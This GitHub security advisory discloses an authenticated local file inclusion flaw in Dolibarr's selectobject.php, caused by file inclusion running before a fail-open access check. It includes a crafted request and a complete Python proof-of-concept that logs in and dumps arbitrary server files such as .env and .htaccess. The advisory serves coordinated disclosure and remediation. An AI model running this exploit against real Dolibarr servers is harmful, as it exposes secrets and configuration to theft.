Authenticated Local File Inclusion (LFI) via selectobject.php leading to sensitive data disclosure

Moderate **eldy** published **GHSA-2mfj-r695-5h9r** last week

Package

php **dolibarr/dolibarr** (Composer)

Affected versions

<= 22.0.4

Patched versions

None

Description

Authenticated Local File Inclusion (LFI) via selectobject.php leading to sensitive data disclosure

Target

Dolibarr Core (Tested on version 22.0.4)

Summary

I have discovered a Local File Inclusion (LFI) vulnerability in the core AJAX endpoint `/core/ajax/selectobject.php`. By manipulating the `objectdesc` parameter and exploiting a fail-open logic flaw in the core access control function `restrictedArea()`, an authenticated user with no specific privileges can read the contents of arbitrary non-PHP files on the server (such as `.env`, `.htaccess`, configuration backups, or logs…).

Vulnerability Details

The vulnerability is caused by a critical design flaw in `/core/ajax/selectobject.php` where dynamic file inclusion occurs **before** any access control checks are performed, combined with a fail-open logic in the core ACL function.

- **Arbitrary File Inclusion BEFORE Authorization:** The endpoint parses the `objectdesc` parameter into a `$classpath`. If `fetchObjectByElement` fails (e.g., by providing a fake class like `A:conf/.htaccess:0`), the application falls back to `dol_include_once($classpath)` at **line 71**. At this point, the arbitrary file is included and its content is dumped into the HTTP response buffer. This happens *before* the application checks any user permissions.
- **Access Control Bypass (Fail-Open):** At **line 102**, the application finally attempts to verify permissions by calling `restrictedArea()`. Because the object creation failed, the `$features` parameter sent to `restrictedArea()` is empty (`''`). Inside `security.lib.php`, if the `$features` parameter is empty, the access check block is completely skipped, leaving the `$readok` variable at `1`. Because of this secondary flaw, the script finishes cleanly with an HTTP 200 OK instead of throwing a 403 error.

This allows any authenticated user to bypass ACLs and include files. While PHP files cause a fatal error before their code is displayed, the contents of any text-based file (like `.htaccess`, `.env`, `.json`, `.sql`) are dumped into the HTTP response before the application crashes.

Steps to Reproduce

- Log in to the Dolibarr instance with any user account (no specific permissions required).
- Intercept or manually forge a GET request to the following endpoint:

```
GET /core/ajax/selectobject.php?outjson=0&htmlname=x&objectdesc=A:conf/.htaccess:0
```

- Observe the HTTP response. The contents of the `conf/.htaccess` file will be reflected in the response body right before the PHP Fatal Error message.
- *(Optional)* Run the attached Python PoC to automate the extraction:

```
python3 poc.py --url http://target.com --username '<username>' --password
'<password>' --file conf/.htaccess
```

Impact

An attacker with minimal access to the CRM can exfiltrate sensitive files from the server. This can lead to the disclosure of environment variables (`.env`), infrastructure configurations (`.htaccess`), installed packages versions, or even forgotten logs and database dumps, paving the way for further attacks.

Suggested Mitigation

- **Input Validation & Whitelisting:** The `$classpath` must be strictly validated or whitelisted before being passed to `dol_include_once()`.
- **Execution Flow Correction:** The file inclusion logic must never be executed before the user's authorization has been fully verified.
- **Enforce Fail-Secure ACLs:** Modify `restrictedArea()` in `core/lib/security.lib.php` so that if the `$features` parameter is empty, access is explicitly denied (`$readok = 0`) instead of allowed by default

Disclosure Policy & Assistance

I am committed to coordinated vulnerability disclosure. I will keep this vulnerability, along with the provided PoC, strictly confidential until a patch is released and you give explicit authorization for public disclosure.


Please let me know if you need any further technical details, logs, or if you would like me to test the remediation once you have developed a patch.

Thank you for your time and your commitment to securing Dolibarr. I look forward to hearing from you.

Best Regards,
Vincent KHAYAT (cnf409)

Video PoC

poc.mp4



PoC Script

```
#!/usr/bin/env python3
"""Dolibarr selectobject.php authenticated LFI PoC"""

import argparse
```

```
import html
import re
import urllib.error
import urllib.parse
import urllib.request
from http.cookiejar import CookieJar

LOGIN_MARKERS = ("Login @", "Identifiant @")
LOGOUT_MARKERS = ("/user/logout.php", "Logout", "Mon tableau de bord")

def request(
    opener, base_url, method, path, params=None, data=None, timeout=15
):
    url = f"{base_url.rstrip('/')}{path}"
    if params:
        url = f"{url}?{urllib.parse.urlencode(params)}"
    payload = urllib.parse.urlencode(data).encode("utf-8") if data else None
    req = urllib.request.Request(url, method=method.upper(), data=payload)
    req.add_header("User-Agent", "dolibarr-lfi-poc/1.0-securitytest-for-dolibarr")
    req.add_header("Accept", "text/html,application/xhtml+xml")
    try:
        with opener.open(req, timeout=timeout) as resp:
            return resp.status, resp.read().decode("utf-8", errors="replace")
    except urllib.error.HTTPError as err:
        return err.code, err.read().decode("utf-8", errors="replace")

def extract_login_token(page):
    for pattern in (
        r'name=["\']token["\']\s+value=["\']([^"\']*)["\']',
        r'name=["\']anti-csrf-newtoken["\']\s+content=["\']([^"\']*)["\']',
    ):
        match = re.search(pattern, page, flags=re.IGNORECASE)
        if match:
            return match.group(1)
    return ""

def looks_authenticated(body):
    return any(marker in body for marker in LOGOUT_MARKERS)

def clean_included_output(body):
    for marker in (
        "<br />\n<b>Warning",
        "<br />\r\n<b>Warning",
        "<br />\n<b>Fatal error",
        "<br />\r\n<b>Fatal error",
    ):
        pos = body.find(marker)
        if pos != -1:
            return body[:pos].rstrip()
    return body.rstrip()

def login(opener, base_url, username, password):
    code, login_page = request(opener, base_url, "GET", "/")
    if code >= 400:
        return False, f"HTTP {code} on login page"
    token = extract_login_token(login_page)
```

```
    code, after_login = request(
        opener,
        base_url,
        "POST",
        "/index.php?mainmenu=home",
        data={
            "token": token,
            "actionlogin": "login",
            "loginfunction": "loginfunction",
            "username": username,
            "password": password,
        },
    )
    if code >= 400:
        return False, f"HTTP {code} on login request"
    if looks_authenticated(after_login):
        return True, ""
    code, home = request(opener, base_url, "GET", "/index.php?mainmenu=home")
    if code < 400 and looks_authenticated(home):
        return True, ""
    return False, "Invalid username or password"

def read_file(opener, base_url, relative_path):
    status, body = request(
        opener,
        base_url,
        "GET",
        "/core/ajax/selectobject.php",
        params={
            "outjson": "0",
            "htmlname": "x",
            "objectdesc": f"A:{relative_path}:0",
        },
    )
    if any(marker in body for marker in LOGIN_MARKERS) and not looks_authenticated(body):
        raise RuntimeError("Session expired or not authenticated")
    return status, body, clean_included_output(body)

def parse_args():
    parser = argparse.ArgumentParser(
        description="Authenticated LFI PoC against /core/ajax/selectobject.php (Dolibarr
    )
    parser.add_argument(
        "--url",
        default="http://127.0.0.1:8080",
        help="Dolibarr base URL (default: http://127.0.0.1:8080)",
    )
    parser.add_argument("--username", required=True, help="Dolibarr username")
    parser.add_argument("--password", required=True, help="Dolibarr password")
    parser.add_argument(
        "--file",
        dest="target_file",
        required=True,
        help="Target file to read (e.g. conf/.htaccess).",
    )
    return parser.parse_args()
```

```
def print_result(path, status, raw, clean):
    print(f"\n[+] HTTP status: {status}")
    print(f"[+] Requested file: {path}")
    print("=" * 80)
    if clean:
        print(html.unescape(clean))
    else:
        print("(No readable output extracted)")
    print("=" * 80)
    if clean != raw.rstrip():
        print("[i] PHP warnings/fatal output were trimmed from display.")

def summarize_error_body(body, limit=1200):
    text = html.unescape(body).strip()
    if not text:
        return "(Empty response body)"
    if len(text) > limit:
        return text[:limit].rstrip() + "\n... [truncated]"
    return text

def main():
    args = parse_args()
    opener = urllib.request.build_opener(
        urllib.request.HTTPCookieProcessor(CookieJar())
    )
    ok, reason = login(opener, args.url, args.username, args.password)
    if not ok:
        print(f"[!] {reason}")
        return 1
    print("[+] Login successful.")
    try:
        status, raw, clean = read_file(opener, args.url, args.target_file)
        if status >= 400:
            print(f"[!] HTTP {status} while reading target file.")
            print("=" * 80)
            print(summarize_error_body(raw))
            print("=" * 80)
            return 1
        print_result(args.target_file, status, raw, clean)
        return 0
    except Exception as exc:
        print(f"[!] Error: {exc}")
        return 1

if __name__ == "__main__":
    try:
        raise SystemExit(main())
    except KeyboardInterrupt:
        print("\nInterrupted.")
        raise SystemExit(130)
```

Severity

Moderate 6.5 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	Low
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	None
Availability	None

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

CVE ID

CVE-2026-34036

Weaknesses

▶ CWE-98

Credits

 **cnf409** Reporter